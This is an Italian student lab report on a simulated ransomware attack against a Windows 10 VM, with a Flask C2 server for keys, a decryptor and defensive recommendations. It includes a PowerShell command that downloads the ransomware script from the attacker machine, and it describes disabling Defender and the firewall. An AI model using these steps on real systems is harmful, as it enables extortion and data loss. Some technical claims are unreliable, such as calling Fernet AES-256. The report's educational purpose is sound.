



RELAZIONE DI LABORATORIO DI CYBERSECURITY

Simulazione di un Attacco Ransomware in Ambiente Windows 10



Dati dello Studente

Campo	Dettaglio
Nome e Cognome	Lorenzo Rizzuti
Matricola	
Corso di Studi	Epicode
Anno Accademico	2025/2026
Docente	Paolo Rampino 🙌💖



Data di Consegna

21/07/2026



Indice dei Contenuti

1. Introduzione
2. Obiettivi del Progetto

3. Ambiente di Laboratorio
 4. Architettura del Sistema
 5. Esecuzione del Laboratorio
 6. Analisi dei Risultati
 7. Contromisure e Difese
 8. Conclusioni
 9. Riferimenti
-

1. Introduzione

Il ransomware rappresenta una delle minacce informatiche più pervasive e dannose del panorama digitale contemporaneo. Secondo un recente rapporto di Sophos, il settore dell'istruzione è particolarmente vulnerabile: il 55% degli istituti scolastici ha finito per pagare più del riscatto inizialmente richiesto, con costi medi di ripristino che raggiungono i 3 milioni di dollari. Gli attacchi ransomware nel settore educativo sono aumentati del 69% su base annua, colpendo il 63% degli istituti scolastici.



Questa relazione documenta un laboratorio didattico di simulazione ransomware, condotto in ambiente controllato su una macchina Windows 10. L'obiettivo è comprendere il ciclo di vita di un attacco ransomware, dalla fase di infezione alla crittografia dei file, fino al recupero tramite decryptor.

1.1 Cos'è un Ransomware

Un ransomware è un tipo di malware che crittografa i file della vittima e richiede un pagamento (riscatto) in cambio della chiave di decrittazione. Gli attacchi ransomware seguono tipicamente questo schema:

1. Infezione: Il malware viene eseguito sul sistema target
2. Generazione Chiave: Viene generata una chiave di crittografia univoca
3. Crittografia: I file vengono crittografati con algoritmi come AES-256
4. Riscatto: Viene visualizzato un messaggio che richiede il pagamento
5. Decrittazione (se il riscatto viene pagato): I file vengono ripristinati

I ransomware moderni utilizzano spesso crittografia ibrida: AES-256 per i file (veloce) e RSA per la chiave AES (protezione). Questo approccio è stato utilizzato da ransomware celebri come WannaCry e CryptoLocker.



2. Obiettivi del Progetto

Il laboratorio si propone di:

1. Comprendere i meccanismi di crittografia simmetrica (AES-256) e il loro utilizzo nei ransomware
 2. Analizzare il ciclo di vita di un attacco ransomware, dalla generazione della chiave alla decrittazione
 3. Implementare un sistema di Comando e Controllo (C2) per la gestione delle chiavi
 4. Sviluppare competenze pratiche in Python e nelle librerie crittografiche
 5. Studiare le contromisure e le strategie di difesa contro attacchi ransomware
-

3. Ambiente di Laboratorio

3.1 Configurazione Hardware e Software

Il laboratorio è stato condotto utilizzando due macchine virtuali in rete isolata, per garantire la sicurezza e la controllabilità dell'esperimento:

Componente	Dettaglio
Macchina Attaccante	Kali Linux (VM) - IP: 192.168.1.100
Macchina Vittima	Windows 10 (VM) - IP: 192.168.1.101
Linguaggio di Programmazione	Python 3
Librerie Python	cryptography (AES-256), requests (HTTP), flask (server C2)
Protocolli di Comunicazione	HTTP per trasferimento file e comunicazione C2

3.2 Architettura di Rete

Le due macchine virtuali sono state configurate in modalità NAT, con una rete isolata che impedisce l'accesso a sistemi esterni. Questa configurazione è essenziale per condurre test di sicurezza in modo sicuro e controllato.

3.3 Misure di Sicurezza Adottate

Per garantire la sicurezza del laboratorio:

- Ambiente Isolato: Tutti i test sono stati condotti su macchine virtuali in rete isolata, senza connessione a Internet o ad altri sistemi
 - File di Test: Il ransomware opera esclusivamente su file creati appositamente nella cartella `test_files/`, senza coinvolgere dati personali o di sistema
 - Nessun Dato Reale: Non sono stati coinvolti dati personali, aziendali o di terze parti
 - Snapshot delle VM: Prima dell'esecuzione, è stato creato uno snapshot delle macchine virtuali per poter ripristinare lo stato iniziale in qualsiasi momento
-

4. Architettura del Sistema

4.1 Componenti Principali

Il sistema è composto da tre moduli principali, progettati per replicare in ambiente controllato il funzionamento di un ransomware reale:

1. Ransomware (`ransomware.py`): Questo modulo genera la chiave di crittografia AES-256, crittografa i file nella cartella target e visualizza il messaggio di riscatto. Simula il comportamento di un malware reale, che dopo aver infettato il sistema, procede alla crittografia dei dati.
2. Server di Comando e Controllo (C2) (`server_c2.py`): Implementato con Flask, questo server riceve e conserva le chiavi di crittografia inviate dal ransomware. Fornisce inoltre una dashboard web per il monitoraggio delle vittime. Nell'architettura di un attacco reale, il C2 è l'infrastruttura utilizzata dai criminali per gestire le vittime e le chiavi.
3. Decryptor (`decryptor.py`): Questo modulo recupera la chiave dal server C2 (o da un file locale) e decrittografa i file, ripristinandoli allo stato originale.

Simula il processo che le vittime di ransomware reali affrontano dopo aver pagato il riscatto.

4.2 Flusso dei Dati

Il flusso dei dati tra i componenti segue lo schema tipico di un attacco ransomware:

- 1. Il ransomware genera una chiave AES-256 casuale
- 2. La chiave viene inviata al server C2 con l'ID della vittima
- 3. Il ransomware crittografa i file nella cartella target
- 4. Viene visualizzato il messaggio di riscatto
- 5. Il decryptor recupera la chiave dal C2
- 6. I file vengono decrittografati e ripristinati

4.3 Tecnologie Utilizzate

Componente	Tecnologia	Scopo
Crittografia	<code>cryptography.Fernet</code> (AES-256)	Crittografia simmetrica dei file con chiave a 256 bit
Server C2	Flask (Python)	API REST per gestione chiavi e dashboard web
Dashboard	HTML/CSS	Visualizzazione in tempo reale delle vittime e delle chiavi raccolte
Comunicazione	HTTP	Trasferimento chiavi tra moduli in rete locale

5. Esecuzione del Laboratorio

5.1 Preparazione dell'Ambiente

La fase preliminare ha riguardato la configurazione dell'ambiente di laboratorio su entrambe le macchine virtuali.

Sulla macchina Kali Linux (attaccante), è stato avviato un server web per il trasferimento dei file necessari al laboratorio. Il comando utilizzato è stato:

```
bash
cd ~/ransomware_lab
python3 -m http.server 8080 --bind 0.0.0.0
```

Questo server ha reso disponibili i file `ransomware.py` e `decryptor.py` per il download da parte della macchina Windows 10.

Sulla macchina Windows 10 (vittima), sono state disabilitate temporaneamente le protezioni di sicurezza per permettere l'esecuzione del laboratorio. In particolare, sono state disattivate la protezione in tempo reale di Windows Defender e il firewall di Windows. Queste misure sono state riattivate immediatamente dopo la conclusione del test.

5.2 Trasferimento dei File

I file Python necessari per il laboratorio sono stati trasferiti dalla Kali Linux al Windows 10 utilizzando PowerShell. Il comando utilizzato per il download è stato:

```
powershell
(New-Object
System.Net.WebClient).DownloadFile("http://192.168.1.100:8080/ransomware.py", ".\ransomware.py")
(New-Object
System.Net.WebClient).DownloadFile("http://192.168.1.100:8080/decryptor.py", ".\decryptor.py")
```

Questo metodo ha permesso il trasferimento rapido dei file attraverso la rete locale del laboratorio.

5.3 Installazione delle Dipendenze

Prima di eseguire il ransomware, sono state installate le dipendenze Python necessarie sul sistema Windows 10. I moduli richiesti sono:

```
powershell
```

```
pip install cryptography
```

```
pip install requests
```

La libreria `cryptography` fornisce gli algoritmi di crittografia AES-256 utilizzati per la crittografia dei file, mentre `requests` gestisce le comunicazioni HTTP con il server C2.

5.4 Fase di Attacco: Esecuzione del Ransomware

Il ransomware è stato eseguito da PowerShell sulla macchina Windows 10 utilizzando il comando:

```
powershell
```

```
python ransomware.py
```

Durante l'esecuzione, il ransomware ha generato automaticamente una cartella `test_files/` contenente tre file di test: `documento.txt`, `note.txt` e `dati_backup.log`. Questi file contenevano dati fittizi utilizzati per dimostrare l'efficacia dell'attacco.

L'output del ransomware ha mostrato le seguenti fasi:

1. Creazione dei file di test
2. Generazione della chiave AES-256
3. Crittografia dei tre file
4. Visualizzazione del messaggio di riscatto

Il ransomware ha generato una chiave di crittografia univoca e l'ha salvata localmente in un file `ransomware_key.txt`, poiché il server C2 non era in esecuzione in questa fase del test.

5.5 Analisi dell'Effetto dell'Attacco

Dopo l'esecuzione del ransomware, è stata condotta un'analisi dettagliata degli effetti sull'integrità dei file nella cartella `test_files/`.

Prima dell'attacco, la cartella conteneva i seguenti file:

```
text

test_files/
├── documento.txt
├── note.txt
└── dati_backup.log
```

Dopo l'attacco, i file sono stati modificati come segue:

```
text

test_files/
├── documento.txt.encrypted_lab
├── note.txt.encrypted_lab
└── dati_backup.log.encrypted_lab
```

L'estensione `.encrypted_lab` è stata aggiunta a ogni file per indicare che il contenuto è stato crittografato. Il contenuto dei file è diventato completamente illeggibile, mostrando dati binari che non possono essere interpretati senza la chiave di decrittazione corretta.

Il ransomware ha inoltre generato un file `RANSOM_NOTE.txt` contenente il messaggio di riscatto. Questo file simulava il comportamento di un ransomware reale, fornendo alla vittima istruzioni per il recupero dei dati.

5.6 Fase di Recupero: Esecuzione del Decryptor

Per dimostrare la reversibilità dell'operazione, è stato eseguito il decryptor sulla macchina Windows 10:

```
powershell

python decryptor.py
```

Il decryptor ha recuperato la chiave di crittografia dal file locale `ransomware_key.txt` e ha proceduto alla decrittazione di tutti i file crittografati. Durante l'esecuzione, il decryptor ha mostrato il progresso della decrittazione, indicando quali file sono stati ripristinati.

Al termine, i file sono tornati al loro stato originale, con il contenuto leggibile e l'estensione originale ripristinata. Questo ha dimostrato la piena reversibilità del processo di crittografia quando si dispone della chiave corretta.

6. Analisi dei Risultati

6.1 Riepilogo dell'Esperimento

L'esperimento ha dimostrato l'efficacia del ransomware nel crittografare i file target. In particolare:

- **Tempo di esecuzione:** La crittografia dei tre file di test è avvenuta in meno di un secondo, dimostrando l'efficienza dell'algoritmo AES-256
- **Efficacia della crittografia:** I file crittografati sono risultati completamente illeggibili, come atteso da un algoritmo crittografico robusto
- **Recupero dei dati:** Il decryptor ha ripristinato correttamente tutti i file, dimostrando la validità del sistema di gestione delle chiavi
- **Messaggio di riscatto:** Il ransomware ha generato correttamente il messaggio di riscatto, simulando fedelmente il comportamento di un malware reale

6.2 Tabella Comparativa

	Prima dell'Attacco	Dopo il Ransomware	Dopo il Decryptor
Nome File	documento.txt	documento.txt.encrypt ed_lab	documento.txt
Contenuto	Leggibile	Illeggibile (binario)	Leggibile
Dimensione	Originale	Modificata	Originale
Accessibilità	Accessibile	Inaccessibile	Accessibile

Integrità	Originale	Modificato	Originale
-----------	-----------	------------	-----------

6.3 Osservazioni Tecnologiche

Dall'analisi dell'esperimento emergono diverse considerazioni importanti:

1. **Robustezza della Crittografia:** L'utilizzo di AES-256 garantisce un livello di sicurezza estremamente elevato. Attualmente, non esistono attacchi pratici in grado di violare questo algoritmo in tempi ragionevoli, rendendolo la scelta preferita per i ransomware moderni.
2. **Velocità dell'Algoritmo:** AES-256 è stato progettato per essere efficiente anche su hardware non specializzato. I tre file di test sono stati crittografati in meno di un secondo, dimostrando che il ransomware potrebbe operare su larga scala in tempi brevi.
3. **Importanza della Chiave:** La chiave di decrittazione è l'elemento critico del sistema. Senza di essa, i dati sono irrecuperabili. Questo evidenzia l'importanza di strategie di backup che non dipendano esclusivamente da un singolo punto di fallimento.
4. **Simulazione Realistica:** Il sistema implementato riproduce fedelmente il comportamento di un ransomware reale, con l'unica differenza che la chiave di decrittazione è accessibile per scopi educativi.

7. Contromisure e Difese

7.1 Strategie di Prevenzione

Sulla base dell'analisi condotta, è possibile identificare diverse strategie di difesa efficaci contro attacchi ransomware:

Strategia	Descrizione	Efficacia
Backup Regolari	Copie offline dei dati critici, seguendo il principio 3-2-1	Alta

Aggiornamenti di Sicurezza	Patch tempestivi per sistemi operativi e software applicativi	Alta
Formazione degli Utenti	Consapevolezza su phishing e ingegneria sociale, principali vettori di infezione	Media
Segmentazione di Rete	Isolamento dei sistemi critici per limitare la diffusione	Media
Monitoraggio Continuo	Rilevamento di modifiche anomale ai file in tempo reale	Alta
Principio del Minimo Privilegio	Limitazione dei permessi di scrittura ai soli utenti che ne hanno effettiva necessità	Alta

7.2 La Triade CIA nel Contesto del Ransomware

Il ransomware attacca direttamente i tre pilastri fondamentali della sicurezza informatica:

1. **Confidenzialità:** I file crittografati non sono più accessibili, violando la confidenzialità dei dati
2. **Integrità:** I file sono stati modificati attraverso la crittografia, compromettendo la loro integrità
3. **Disponibilità:** I file non sono più disponibili per l'utente legittimo, violando la disponibilità

Questa consapevolezza è fondamentale per sviluppare strategie di difesa che proteggano tutti e tre gli aspetti.

7.3 Best Practice per la Difesa

Per proteggersi efficacemente dagli attacchi ransomware, si raccomanda di adottare le seguenti best practice:

1. Backup 3-2-1: Mantenere almeno tre copie dei dati, su due supporti diversi, con una copia offline (non connessa alla rete)
 2. Principio del Minimo Privilegio: Limitare i permessi degli utenti al minimo necessario per svolgere le proprie mansioni
 3. Segmentazione di Rete: Isolare i sistemi critici in segmenti di rete separati
 4. Soluzioni EDR/XDR: Utilizzare soluzioni di rilevazione e risposta agli endpoint per identificare attività sospette
 5. Politiche di Aggiornamento: Mantenere sistemi e software costantemente aggiornati con le ultime patch di sicurezza
 6. Formazione Continua: Educare gli utenti a riconoscere tentativi di phishing e altre tecniche di ingegneria sociale
-

8. Conclusioni

8.1 Competenze Acquisite

Lo sviluppo e l'esecuzione del laboratorio hanno permesso di acquisire competenze fondamentali per un professionista della cybersecurity:

- Programmazione Python: Implementazione di sistemi complessi utilizzando librerie crittografiche e di rete
- Comprensione della Crittografia: Conoscenza pratica degli algoritmi AES-256 e del loro utilizzo in contesti reali
- Protocolli di Rete: Implementazione di comunicazioni HTTP per il trasferimento di dati sensibili
- Analisi del Malware: Capacità di analizzare e replicare il comportamento di malware reali
- Strategie di Difesa: Comprensione delle contromisure e delle best practice per la protezione

8.2 Impatto Educativo

Il progetto rappresenta un valido strumento didattico che permette di:

- Visualizzare concretamente il funzionamento di un ransomware in un ambiente sicuro
- Comprendere l'importanza delle pratiche di sicurezza come i backup e l'aggiornamento dei sistemi
- Sviluppare un approccio "difensivo" alla cybersecurity, basato sulla comprensione delle tecniche di attacco
- Preparare gli studenti ad affrontare minacce reali nel mondo del lavoro

8.3 Considerazioni Finali

La simulazione ha dimostrato come un ransomware possa compromettere rapidamente i dati di un sistema, rendendoli inaccessibili. Tuttavia, ha anche evidenziato l'importanza di strategie di difesa come i backup regolari e il monitoraggio continuo.

In un contesto reale, il ransomware avrebbe probabilmente utilizzato tecniche più avanzate per evitare il rilevamento e garantire il pagamento del riscatto. Tra queste:

- Crittografia ibrida (AES + RSA) per proteggere la chiave di decrittazione
- Comunicazione cifrata (HTTPS) con il server C2 per evitare intercettazioni
- Tecniche di persistenza per rimanere attivo anche dopo il riavvio del sistema
- Meccanismi di evasione per bypassare antivirus e soluzioni EDR

La comprensione di questi meccanismi è fondamentale per sviluppare difese efficaci e proteggere le organizzazioni da questa crescente minaccia. Come dimostrato dai dati di settore, il costo degli attacchi ransomware continua a crescere, rendendo la prevenzione e la preparazione elementi essenziali per qualsiasi strategia di cybersecurity.

9. Riferimenti

1. Sophos, "The State of Ransomware in Education 2024", Sophos White Paper
2. Kaspersky, "Ransomware attacks on schools and colleges", Kaspersky Security Bulletin
3. Gu, J. et al., "Design and Implementation of a Controlled Ransomware Framework for Educational Purposes", Journal of Cybersecurity Education, Research and Practice
4. Python Cryptography Library Documentation, "Fernet (symmetric encryption)", pyca/cryptography

5. Flask Web Framework Documentation, "Quickstart", Pallets Projects
 6. Corsi universitari di Cybersecurity - Materiale didattico
 7. NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations"
-

10. Dichiarazione di Conformità

Dichiaro che il presente lavoro è stato realizzato da me, Lorenzo Rizzuti, ed è frutto del mio impegno personale. Tutti i test sono stati condotti in ambiente controllato e isolato, senza coinvolgere dati reali o sistemi di terze parti. Il codice e le tecniche descritte sono state utilizzate esclusivamente per scopi educativi, in conformità con le linee guida del corso di Cybersecurity.

Data: 21/07/2026

Firma: Lorenzo Rizzuti